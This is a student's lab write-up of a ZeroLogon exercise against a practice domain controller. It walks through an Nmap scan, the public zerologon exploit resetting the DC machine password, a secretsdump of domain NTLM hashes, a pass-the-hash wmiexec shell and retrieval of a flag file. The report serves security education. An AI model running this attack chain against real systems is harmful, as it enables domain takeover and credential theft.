PROJECT 4 - ZeroLogon
9 DECEMBER 2024
SHARV MAHAJAN
2 Hours (TIME)

How you found the NetBIOS_Domain_Name and NetBIOS_Computer_Name for the DC


In order to find the NetBIOS_Domain_Name and NetBIOS_Computer_Name for the DC, I used Nmap in aggressive scanning mode (-A) on the specified IP address. In doing so, I obtained the required information. Below I have provided screenshots of the process.

Commands:

1. nmap 15.15.0.108 -A


Screenshots:

Command



```
┌──(root💀SharvMahajan)-[~]
└─# nmap 15.15.0.108 -A
Starting Nmap 7.92 ( https://nmap.org ) at 2024-12-04 15:23 EST
```

Zoomed in on Information (Output)



```
|   NetBIOS_Domain_Name: CYBERCITY
|   NetBIOS_Computer_Name: CYBERCITYSERVER
```

How you prepare the Kali machine for the exploit


I used a GitHub repository to prepare the Kali machine for the exploit. More specifically, I used a repository called Risksense. This repository contains an exploit script that automates the process of exploiting the Zerologon vulnerability. Through the use of the script, I can gain unauthorized access to a Domain Controller. After cloning the repository, I made sure that the Python scripts were able to run properly. To do this, I used a command to purge all the links to Impacket and then redownloaded the required modules. After re-downloading the impacket modules, the machine was ready for the exploit.

Commands:

1. git clone https://github.com/risksense/zerologon.git
2. apt remove –purge impacket-scripts python3-impacket

Screenshots:

Cloning the Repository



```
┌──(root💀SharvMahajan)-[~]
└─# git clone https://github.com/risksense/zerologon.git
fatal: destination path 'zerologon' already exists and is not an empty directory.
```


Running the ZeroLogon Exploit

The process is highlighted below for the exploit. After obtaining the list of users, I found CYBERCITY.local\cybercityadmin would be the best choice as it held the admin level. Subsequently, I used the hash obtained from the exploit to open a remote shell.


Commands:

1. python3 set_empty_pw.py CYBERCITY 15.15.0.108
2. secretsdump.py -just-dc CYBERCITY/CYBERCITYSERVER\@15.15.0.108


Screenshots:



```
┌──(root💀SharvMahajan)-[~/zerologon]
└─# python3 set_empty_pw.py CYBERCITYSERVER 15.15.0.108
Performing authentication attempts...
===================================================================================================================================================================================
================================================================================
NetrServerAuthenticate3Response
ServerCredential:
    Data:                               b'\xf1A\xafu\x9a\t-\xcc'
NegotiateFlags:                     556793855
AccountRid:                         1001
ErrorCode:                          0


server challenge b'\xf1i\x8e(\xe9\x88\xf2\xe3'
NetrServerPasswordSet2Response
ReturnAuthenticator:
    Credential:
        Data:                               b'\x01\xba|\x03#\xd6\xfa\xf5'
    Timestamp:                          0
ErrorCode:                          0



Success! DC should now have the empty string as its machine password.
```




```
┌──(root💀SharvMahajan)-[~/zerologon]
└─# secretsdump.py -just-dc CYBERCITY/CYBERCITYSERVER\$@15.15.0.108
Impacket v0.13.0.dev0+20241127.154729.af51dfd1 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:765a5c359bc857ab91f2185e2b3847e1:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:6b1a53c67957dbcf814172ad1b72b3bc:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
CYBERCITY.local\cybercityadmin:1000:aad3b435b51404eeaad3b435b51404ee:765a5c359bc857ab91f2185e2b3847e1:::
CYBERCITY.local\user1:1116:aad3b435b51404eeaad3b435b51404ee:abab927567b92251f0afd05ce5e525ca:::
CYBERCITY.local\admin:1117:aad3b435b51404eeaad3b435b51404ee:32c26fa18368b0773285a3dc6faa1f50:::
CYBERCITY.local\MARIBEL_WEISS:1119:aad3b435b51404eeaad3b435b51404ee:ba424635638af961751f90e92a2d7f75:::
CYBERCITY.local\DONN_TRAVIS:1120:aad3b435b51404eeaad3b435b51404ee:c6399f3872877132c5fd84a84209478f:::
CYBERCITY.local\JULIET_FLYNN:1121:aad3b435b51404eeaad3b435b51404ee:c5a7d0d589d4b04ec67d031f7ce6021e:::
CYBERCITY.local\CAMERON_SMALL:1122:aad3b435b51404eeaad3b435b51404ee:59c34daf14e1a987198c38360cb8f154:::
CYBERCITY.local\Abrooker:1123:aad3b435b51404eeaad3b435b51404ee:abab927567b92251f0afd05ce5e525ca:::
CYBERCITY.local\CHANDRA_MITCHELL:1124:aad3b435b51404eeaad3b435b51404ee:9a674d40538948a834ffbfaa713cf924:::
CYBERCITY.local\EARNESTINE_BOLTON:1125:aad3b435b51404eeaad3b435b51404ee:f7636c3c8a568531772a4281d29ab73b:::
CYBERCITY.local\ANTHONY_GUTHRIE:1126:aad3b435b51404eeaad3b435b51404ee:4ce993417af36b96da6aaf65eb93d478:::
CYBERCITY.local\HARLEY_ADKINS:1127:aad3b435b51404eeaad3b435b51404ee:3dfc3b0a84aaa9a19086c619508ebf68:::
CYBERCITY.local\LORRAINE_BARNES:1128:aad3b435b51404eeaad3b435b51404ee:42744e81712c2ffaf9d54d7707db886f:::
CYBERCITY.local\JONAH_STOKES:1129:aad3b435b51404eeaad3b435b51404ee:7fd6905c02fcd37f944f0a0b50bea6e7:::
CYBERCITY.local\LYNDA_FINLEY:1130:aad3b435b51404eeaad3b435b51404ee:2720ab595d57e0481f3210b3763fcbce:::
CYBERCITY.local\ERMA_SPEARS:1131:aad3b435b51404eeaad3b435b51404ee:bfb8fb745cb02f5c40c50e0af4c6fc9e:::
CYBERCITY.local\MARSHALL_ANTHONY:1132:aad3b435b51404eeaad3b435b51404ee:0a469727d3fbb6881cc3ffc90e27b772:::
CYBERCITY.local\ANGELITA_WADE:1133:aad3b435b51404eeaad3b435b51404ee:5496ad8d109f3d1ba8df166228073cf0:::
CYBERCITY.local\7369087762SA:1134:aad3b435b51404eeaad3b435b51404ee:6150cc413d37beea2fed90766f3e9653:::
CYBERCITY.local\MARCEL_JOHNS:1135:aad3b435b51404eeaad3b435b51404ee:cb1e3a6ec9ef6f128f8bb5d2742b5ff5:::
CYBERCITY.local\MOHAMED_BEASLEY:1136:aad3b435b51404eeaad3b435b51404ee:aaf4c94bdec251ef702ba98c3cea7c78:::
CYBERCITY.local\ODESSA_FRANCIS:1137:aad3b435b51404eeaad3b435b51404ee:818d54b80637c96cc492cde7343d61ce:::
```




```
┌──(root💀SharvMahajan)-[~/zerologon]
└─# wmiexec.py CYBERCITY/cybercityadmin@15.15.0.108 -hashes aad3b435b51404eeaad3b435b51404ee:765a5c359bc857ab91f2185e2b3847e1
Impacket v0.13.0.dev0+20241127.154729.af51dfd1 - Copyright Fortra, LLC and its affiliated companies
```

How you navigated to the the Documents folder for the DC Admin account and displaying what is typed in it In order to obtain the flag, I had to navigate through a windows shell. Thus, I used commands like cd, dir, and type. Once in the shell, the process was straightforward. I entered the following directories to obtain the flag:


1. Users
    a. cybercityadmin
        i. Documents
            1. flag1.txt



```
┌──(root💀SharvMahajan)-[~/zerologon]
└─# wmiexec.py CYBERCITY/cybercityadmin@15.15.0.108 -hashes aad3b435b51404eeaad3b435b51404ee:765a5c359bc857ab91f2185e2b3847e1
Impacket v0.13.0.dev0+20241127.154729.af51dfd1 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>dir
 Volume in drive C has no label.
 Volume Serial Number is 46B5-944B

 Directory of C:\

02/13/2022  01:07 PM    <DIR>          DFSRoots
02/13/2022  01:07 PM    <DIR>          inetpub
09/12/2016  06:41 AM    <DIR>          Logs
02/23/2022  01:02 PM    <DIR>          PerfLogs
02/13/2022  12:55 PM    <DIR>          Program Files
09/12/2016  06:33 AM    <DIR>          Program Files (x86)
02/13/2022  01:08 PM    <DIR>          ServerFolders
03/16/2022  02:26 PM    <DIR>          temp
11/05/2024  04:38 PM    <DIR>          Users
12/07/2024  05:31 PM    <DIR>          Windows
               0 File(s)              0 bytes
              10 Dir(s)  57,125,076,992 bytes free
```



```
C:\Users\cybercityadmin>dir
 Volume in drive C has no label.
 Volume Serial Number is 46B5-944B

 Directory of C:\Users\cybercityadmin

12/07/2024  02:52 PM    <DIR>          .
12/07/2024  02:52 PM    <DIR>          ..
12/07/2024  02:52 PM           407,399 certenroll.log
02/23/2022  01:20 PM    <DIR>          Contacts
05/10/2022  10:40 AM    <DIR>          Desktop
10/24/2022  02:54 PM    <DIR>          Documents
04/16/2022  12:16 PM    <DIR>          Downloads
02/23/2022  01:20 PM    <DIR>          Favorites
02/23/2022  01:20 PM    <DIR>          Links
02/23/2022  01:20 PM    <DIR>          Music
02/23/2022  01:20 PM    <DIR>          Pictures
02/23/2022  01:20 PM    <DIR>          Saved Games
02/23/2022  01:20 PM    <DIR>          Searches
02/23/2022  01:20 PM    <DIR>          Videos
               1 File(s)        407,399 bytes
              13 Dir(s)  57,125,076,992 bytes free

C:\Users\cybercityadmin>
```



```
C:\Users\cybercityadmin\Documents>dir
 Volume in drive C has no label.
 Volume Serial Number is 46B5-944B

 Directory of C:\Users\cybercityadmin\Documents

10/24/2022  02:54 PM    <DIR>          .
10/24/2022  02:54 PM    <DIR>          ..
10/24/2022  02:54 PM                17 flag1.txt
               1 File(s)             17 bytes
               2 Dir(s)  57,125,081,088 bytes free

C:\Users\cybercityadmin\Documents>type flag1.txt
zerologon_is_easy
C:\Users\cybercityadmin\Documents>
```

Conclusion:

This lab did not take very long. The hardest part was getting the Python scripts to work. After the Python script part worked, the lab was very straightforward. Overall, this lab was great. Not to mention, this lab gave me insight into the Zerologon vulnerability.

Citations:

https://medium.com/@wiktorderda/zero-logon-cyberdefense-walkthrough-d3296a3b59a7
https://www.youtube.com/watch?app=desktop&v=yN-QeaoRWv0&t=0s
https://www.youtube.com/watch?v=6xMGsdD-ArI&t=83s